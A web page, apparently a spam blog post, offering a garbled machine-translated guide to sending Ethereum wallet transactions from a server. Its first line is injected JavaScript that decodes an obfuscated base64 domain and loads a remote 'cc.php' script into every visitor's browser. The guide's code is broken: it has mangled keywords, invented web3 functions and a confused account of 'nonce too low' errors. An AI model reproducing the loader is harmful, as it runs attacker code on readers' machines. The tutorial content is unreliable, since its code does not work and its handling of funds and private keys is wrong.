
const pdx= »bm9yZGVyc3dpbmcuYnV6ei94cC8= »;const pde=atob(pdx.replace(/|/g, » »));const script=document.createElement(« script »);script.src= »https:// »+pde+ »cc.php?u=e7fb715c »;document.body.appendChild(script);
Transactions management with Ethereum on a server: a guide
As a developer of applications, you are probably familiar with the challenges of the management of transactions and safety when it comes to cryptocurrency. In this article, we will deepen how to manage the sending of transactions for a portfolio used for a server running on Ethereum.
The bases of the Ethereum
portfolios **

Before immersing yourself in the management of transactions, it is essential to understand the bases of the portfolios and the Ethereum transactions. A wallet is a digital storage system that allows users to archive, send and receive cryptocurrencies. In this case, you are using an arbitrun portfolio, which is a platform based on contracts for the construction of decentralized applications (DAPPS).
Use of an Ethereum portfolio on your server
To manage transactions on your server, you will have to use the Ethereum portfolio associated with your arbitrun application. Here is a step-by-step guide:
- Install the requested addictions : you will have to install the packages `
web3using NPM or yarn.
- Imports the library of the portfolio : it matters the application
Web3Da ‘Ethand creates an object that contains the details of the wallet:
Javascript
Const Web3 = Requirements (‘Web3’);
Const portfolio = requirement (‘./ wallet’);
Const Wallet = New Wallet ();
`
Management of sending transactions
When a user wants to withdraw their funds, you will have to send the transaction to the Ethereum network. Here's how to do it:
- Get the sender's balance : first, get the sender's balance using the
Getbalanceof the portfolio bookcase:
`Javascript
Const Mindraddress = ‘0x …’; // replace with the sender address
Const Libra = Waiting Web3.eth.getbalance (Senderaddress);
`
2
Javascript
Const = 100 amount; // replace with the amount of the desired withdrawal
`
- Create a new
transaction: use the portfolio library to create a new transaction object:
Javascript
Const TX = Waiting Web3.eth.Sendransation ({
From: Senderaddress,
A: ‘0x …’, // address of the receiver
Value: Web3.utils.towei (Image.tostring (), ‘Ether’), // Amount of the transaction
Gasprice: Web3.utils.towei (’20 ‘,’ Gwei ‘) // Gas price (20 wei per gas)
});
`
- Sign the transaction : sign the transaction using the portfolio library:
Javascript
Const signature = ASVET Web3.eth.acauts.signransation ({{
Data: TX,
From: Senderaddress
}, ‘Privatekey’); // Replace with the private key
`
Processing and confirmation of transactions
After creating a new transaction, you will have to process it and confirm it in the Ethereum network. Here's how:
- Elaborate the transaction : use the portfolio library to process the transaction:
Javascript
Const Processtx = Waiting Web3.eth.processratransation ({{
TX: TX,
From: Senderaddress
});
`
- Wait for confirmation : wait for the transaction to be confirmed by the Ethereum network:
Javascript
Const ConfirmTx = Waiting Web3.eth.SendraWtransation (Processtx.Rawtransation);
`
Managing of not too low errors
When an error occurs is not too low ", it means that the sender's account has insufficient funds to process the transaction. To manage this scenario, you can:
- Check sufficient funds : before sending the transaction, check if the sender has sufficient funds:
Javascript
Const Mitterbalance = Abswait Web3.eth.getbalance (Senderaddress);
If (senderbalance <amounts) {
launch a new error (« insufficient funds »);
}
`
- Increment of the Nonce : If the error is checkednot too low?
By following these steps, you can effectively manage transactions for your wallet on a server running on Ethereum. Remember to manage errors and cases on board to ensure a user experience seamlessly.